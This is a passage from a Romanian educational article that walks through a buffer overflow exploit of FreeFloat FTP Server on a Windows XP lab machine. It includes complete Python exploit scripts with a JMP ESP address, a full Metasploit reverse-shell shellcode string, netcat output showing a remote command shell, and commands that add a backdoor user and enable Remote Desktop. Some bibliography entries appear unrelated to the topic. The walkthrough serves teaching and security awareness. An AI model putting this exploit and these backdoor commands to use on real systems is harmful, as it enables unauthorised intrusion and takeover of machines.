De menționat în acest caz este șirul de 4 caractere “B” echivalente ESP și începutul șirului de caractere “D” echivalent ESP. Pentru a determina spațiul disponibil ce poate fi rescris de codul rău intenționat, se folosesc informațiile prezentate în analiza ESP. De aici se extrag adresele: ESP - 00B3FC2C (Început), ESP - 00B3FF04 (Sfârșit). În consecință spațiul disponibil va fi:

00B3FF04 - 00B3FC2C = 2D8 (728)

Următorul pas este reprezentat de găsirea unei instrucțiuni JMP ESP. Acest aspect este necesar întrucât în momentul în care rularea

aplicației se întrerupe, următoarea instrucțiune primită ar trebui să fie cea din codul malițios. Se impune deci un salt la acel cod. Pentru a fi realizat acest salt am căutat instrucțiunea într-unul din DLL-urile din Windows și pentru siguranță a fost ales cel principal: USER32.DLL

Se analizează mai apoi lista instrucțiunilor din .dll. În timpul revizuirii acestei liste se va căuta o instrucțiune JMP ESP și se vor nota detaliile legate de aceasta. În cazul de față s-a găsit 7E429353 care se va introduce în șirul de caractere din script (invers, din motive de arhitectură Little Endian). Se rescrie șirul de caractere folosit în scripturile anterioare pentru a introduce și această instrucțiune. În consecință, cele 4 caractere care suprascriau registrul EIP sunt înlocuite și scriptul este din nou rulat, după ce i se acordă drepturile necesare.

```
root@bt:/pentest/fuzzers# nano skeleton-
for.py
#!/usr/bin/python
import socket
import sys 83
#buffer ='\x41' * 1000
#buffer="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0A
b1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac
5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9
Ae0Ae1 Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1A$
#buffer ='\x41' * 247 + '\x42\x42\x42\x42'
+ '\x43' * 8 + '\x44' * 741
buffer ='\x41' * 247 + '\x53\x93\x42\x7E' +
'\x43' * 8 + '\x44' * 741
s=socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
print "\nSending evil buffer..."
connect=s.connect(('192.168.56.201',21))
s.send('USER ftp' +'\r\n');s.recv(1024)
s.send('PASS ftp' +'\r\n');s.recv(1024)
s.send('MKD ' + buffer +
'\r\n');s.recv(1024)
s.send('QUIT\r\n');s.close()
root@bt:/pentest/fuzzers# chmod 777
skeleton-for.py
root@bt:/pentest/fuzzers# ./skeleton-for.py
Sending evil buffer...
```

Ultima parte a atacului constă în reconstrucția șirului de 1000 de caractere ce va fi trimis. Este necesar setul de instrucțiuni care va deschide portul dorit. Întrucât scrierea acelor instrucțiuni nu face parte din subiectul acestui articol, se va apela din nou la suita Metasploit și anume la Webserver care este o bază de date care se actualizează zilnic cu vulnerabilități descoperite. Pentru a avea acces la această consolă, se rulează comanda msfweb și în browser-ul Mozilla se navighează la adresa locală 127.0.0.1:55555

```
root@bt:/pentest/exploits/framework2
root@bt:/pentest/exploits/framework2#
./msfweb
+----=[ Metasploit Framework Web Interface
(127.0.0.1:55555)
```

Pentru a obține codul rău intenționat necesar în suprascrierea script-ului skeleton, se navighează către tabelul de "PAYLOAD" și se alege setul de caractere ce conține instrucțiunile de deschidere a portului.

```
Windows Reverse Shell
Name: win32_reverse v2067
Arch: x86
OS: win32
```

Se obține după generare următorul șir de caractere:

```
unsigned char scode[] =
"\xbb\x9f\xf9\xf4\x8a\xd9\xec\xd9\x74\x24\x
f4\x58\x33\xc9\xb1\x56\x31\x58\x13\x83\xe8\
xfc\x03\x58\x90\x1b\x01\x76\x46\x52\xea\x87
\x96\x05\x62\x62\xa7\x17\x10\xe6\x95\xa7\x5
2\xaa\x15\x43\x36\x5f\xae\x21\x9f\x50\x07\x
8f\xf9\x5f\x98\x21\xc6\x0c\x5a\x23\xba\x4e\
x8e\x83\x83\x80\xc3\xc2\xc4\xfd\x2b\x96\x9d
\x8a\x99\x07\xa9\xcf\x21\x29\x7d\x44\x19\x5
1\xf8\x9b\xed\xeb\x03\xcc\x5d\x67\x4b\xf4\x
d6\x2f\x6c\x05\x3b\x2c\x50\x4c\x30\x87\x22\
x4f\x90\xd9\xcb\x61\xdc\xb6\xf5\x4d\xd1\xc7
\x32\x69\x09\xb2\x48\x89\xb4\xc5\x8a\xf3\x6
2\x43\x0f\x53\xe1\xf3\xeb\x65\x26\x65\x7f\x
69\x83\xe1\x27\x6e\x12\x25\x5c\x8a\x9f\xc8\
xb3\x1a\xdb\xee\x17\x46\xb8\x8f\x0e\x22\x6f
\xaf\x51\x8a\xd0\x15\x19\x39\x05\x2f\x40\x5
6\xea\x02\x7b\xa6\x64\x14\x08\x94\x2b\x8e\x
86\x94\xa4\x08\x50\xda\x9f\xed\xce\x25\x1f\
x0e\xc6\xe1\x4b\x5e\x70\xc3\xf3\x35\x80\xec
\x26\x99\xd0\x42\x98\x5a\x81\x22\x48\x33\xc
b\xac\xb7\x23\xf4\x66\xce\x63\x3a\x52\x83\x
03\x3f\x64\x04\xd0\xb6\x82\x20\xc8\x9e\x1d\
xdc\x2a\xc5\x95\x7b\x54\x2f\x8a\xd4\xc2\x67
\xc4\xe2\xed\x77\xc2\x41\x41\xdf\x85\x11\x8
9\xe4\xb4\x26\x84\x4c\xbe\x1f\x4f\x06\xae\x
d2\xf1\x17\xfb\x84\x92\x8a\x60\x54\xdc\xb6\
x3e\x03\x89\x09\x37\xc1\x27\x33\xe1\xf7\xb5
\xa5\xca\xb3\x61\x16\xd4\x3a\xe7\x22\xf2\x2
c\x31\xaa\xbe\x18\xed\xfd\x68\xf6\x4b\x54\x
db\xa0\x05\x0b\xb5\x24\xd3\x67\x06\x32\xdc\
xad\xf0\xda\x6d\x18\x45\xe5\x42\xcc\x41\x9e
\xbe\x6c\xad\x75\x7b\x9c\xe4\xd7\x2a\x35\xa
1\x82\x6e\x58\x52\x79\xac\x65\xd1\x8b\x4d\x
92\xc9\xfe\x48\xde\x4d\x13\x21\x4f\x3
8\x13\x96\x70\x69")
```

Se introduce codul generat în șirul de 1000 de caractere, obținându-se astfel o ultimă

variantă a scriptului skeleton şi anume skeleton-fif.py.

```
root@bt:/pentest/fuzzers# nano skeleton-
fif.py
#!/usr/bin/python
import socket
import sys
#buffer ='\x41' * 1000
#buffer="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0A
b1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac
5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9
Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1A$
#buffer ='\x41' * 247 + '\x42\x42\x42\x42'
+ '\x43' * 8 + '\x44' * 741
#buffer ='\x41' * 247 + '\x53\x93\x42\x7E'
+ '\x43' * 8 + '\x44' * 741
shellcode=("\xbb\x9f\xf9\xf4\x8a\xd9\xec\xd
9\x74\x24\xf4\x58\x33\xc9\xb1\x56\x31\x58\x
13\x83\xe8\xfc\x03\
x58\x90\x1b\x01\x76\x46\x52\xea\x87\x96\x05
\x62\x62 \xa7\x17\x1$
evil="\x90" * 30 + shellcode
buffer = "\x41"*247 + "\x53\x93\x42\x7E" +
evil + "\x43"*(749-len(evil))
s=socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
print "\nSending evil buffer..."
connect=s.connect(('192.168.56.201',21))
s.send('USER ftp' +'\r\n');s.recv(1024)
s.send('PASS ftp' +'\r\n');s.recv(1024)
s.send('MKD ' + buffer +
'\r\n');s.recv(1024)
s.send('QUIT\r\n');s.close()
root@bt:/pentest/fuzzers# chmod 777
skeleton-fif.py
```

6. Iniţierea atacului şi analiza rezultatelor

Ultima parte a acestei lucrări are ca scop prezentarea consecinţelor derulării atacului şi beneficiile pe care le oferă acesta. În scop didactic este utilă analiza stării sistemului ţintă înainte de atac. Aceasta se poate face în două moduri. În primul rând rezultatele comenzii netstat rulată în Command Prompt-ul Windows-ului XP confirmă că nu există un port nedorit deschis. În al doilea rând în BackTrack5 se observă că o eventuală conexiune asupra portului 9988 este refuzată.

```
root@bt:~# nc -vn 192.168.56.201 9988
(UNKNOWN) [192.168.56.201] 9988 (?) :
Connection refused
```

Începând atacul principal asupra maşinii ţintă, se rulează script-ul skeleton-fif.py, iar primele rezultate se pot observa într-un terminal BackTrack5.

```
root@bt:~# cd /pentest
root@bt:/pentest# cd fuzzers
root@bt:/pentest/fuzzers# ./skeleton-fif.py
Sending evil buffer...
root@bt:/pentest/fuzzers# nc -vn
192.168.56.201 9988
(UNKNOWN) [192.168.56.201] 9988 (?) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Dani\Desktop>
```

De asemenea, comanda netstat rulată de această dată va arăta imediat după rularea scriptului faptul că portul a fost deschis. Odată cu obţinerea controlului asupra maşinii ţintă se pot rula o serie de instrucţiuni. S-a ales în scop demonstrativ crearea unui user şi conectarea prin "Remote Desktop Connection". Pentru aceasta se rulează comanda net user Hacker hacker /add. Pentru a îndeplini scopul final mai sunt necesari doi paşi. Primul dintre ei este pornirea serviciului Remote Desktop Connection. Aceasta se face prin modificarea registrului dedicat; se rulează comanda:

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\
CurrentControlSet\Control\Terminal Server"
/v fDenyTSConnections /t REG_DWORD /d 0 /f
```

Al doilea pas este reprezentat de adăugarea user-ului creat în grupul cu drepturi de conectare remote. Aceasta se face rulând comanda:

```
net localgroup "Remote Desktop Users"
hacker /add
```

Acest exerciţiu se închide prin conectarea remote la maşina ţintă. Ultima comandă rulată într-un terminal BackTrack5 este rdesktop 192.168.56.201.

7. Concluzii

Subiectul acestui articol a fost prezentarea unui atac "buffer overflow". Am demonstrat de-a lungul acestor pagini că vulnerabilităţile, ar trebui luate foarte bine în calcul întrucât pot compromite un sistem informatic. După cum s-a putut observa, aplicaţia vulnerabilă FreeFloat FTP Server a fost instalată pe un sistem ce rula Windows XP. Atacatorul a folosit concepte de bază ale programării şi reţelisticii pentru a obţine accesul la maşina

țintă. Dintr-un punct de vedere al securității ofensive am analizat atacul asupra unui server FTP, care a dus la obținerea de drepturi asupra sistemului țintă. Consider că merită menționat că instrumentele folosite sunt gratuite și oricine poate avea acces la ele. Este evident că atacurile asupra sistemelor informatice pot fi foarte complexe, dar, după cum am arătat, un astfel de atac poate fi pus în practică fără un efort foarte mare. Insist asupra acestei idei pentru a demonstra că un atacator nu trebuie să fie neapărat foarte instruit, iar susținerea materială de care are nevoie este minimă. Așadar subliniez importanța conștientizării securității de către toți utilizatorii.

S-a demonstrat pe parcursul acestui articol că urmând câțiva pași bine definiți în niște instrumente open-source, o persoană rău intenționată poate exploata vulnerabilități detectate. Rezumând, s-a rulat inițial scanner-ul de vulnerabilități Nessus de pe sistemul BackTrack 5 asupra rețelei. În urma revizuirii vulnerabilităților din raportul generat, s-a observat prezența FTP-ului. Pentru confirmare s-a generat și o scanare adițională folosind comanda nmap dintr-un terminal al BackTrack5. Mai apoi s-a continuat prin trimiterea de secvențe cu scopul de a determina lungimea șirului de caractere, găsirii de informații legate de regiștrii EIP și ESP și obținerea intervalului ce poate fi rescris pentru a introduce instrucțiunile dorite. Ultima parte a atacului a debutat cu generarea secvenței ce a înlocuit spațiul de memorie tampon. S-a rulat apoi script-ul ce a trimis secvența de cod iar mai apoi s-a folosit comanda netcat pentru a începe ascultarea pe portul ales. Succesul atacului a trimis către port, o instanță a Command Prompt-ului din Windows. Am obținut astfel controlul mașinii țintă, confirmând succesul atacului.

În consecință, existența unui proiect de securitate ofensivă este critică în orice domeniu. În cel mai rău caz, cel puțin dezvoltatorii software ar trebui conștientizați asupra problemelor ce pot apărea. Interesant este că, deși din cauza evoluției vulnerabilităților de la o zi la alta, exemplul din această prezentare nu va mai fi aplicabil curând, conceptul și abordarea vor fi valabile în continuare.

Bibliografie

[1]. Y. Liang, H. V. Poor and L. Ying, "Secure Communications Over Wireless Broadcast Networks: Stability and Utility Maximization," *IEEE Trans. Inf. Forensics Security*, vol. 6, no. 3, pp. 682-692, 2011.

[2]. S. Haker *et al.*, "Combining Classifiers Using Their Receiver Operating Characteristics and Maximum Likelihood Estimation," in *Proc. Int. Conf. Med. Image Comput. Comput. Assist. Interv.*, 2010, pp. 506-514.

[3]. Buffer Overflow Vulnerability (2013, Feb. 13) [Online]. Available: http://www.securitatea-informatiilor.ro

[4]. Open Source (2013, Feb. 13) [Online]. Available: http://www.owasp.org

[5]. Mitre (2013, Feb. 15) [Online]. Available: http://www.mitre.org

[6]. A. Yao, "Protocols for secure computations," in *Proc. 23rd Ann. IEEE Symp. Foundations of Computer Science*, 1992, pp. 160-164.

[7]. T. B. Gillete, "A Unique Examination of the Buffer Overflow," 1984.

[8]. K. Piromsopa, "Buffer Overflow Protection," 2006.

[9]. Fuzzy Security (2013, Feb. 20) [Online]. Available: http://fuzzysecurity.com

[10]. Buffer Overflow Tutorial (2013, Feb. 22) [Online]. Available: http://www.hackingtutorial.com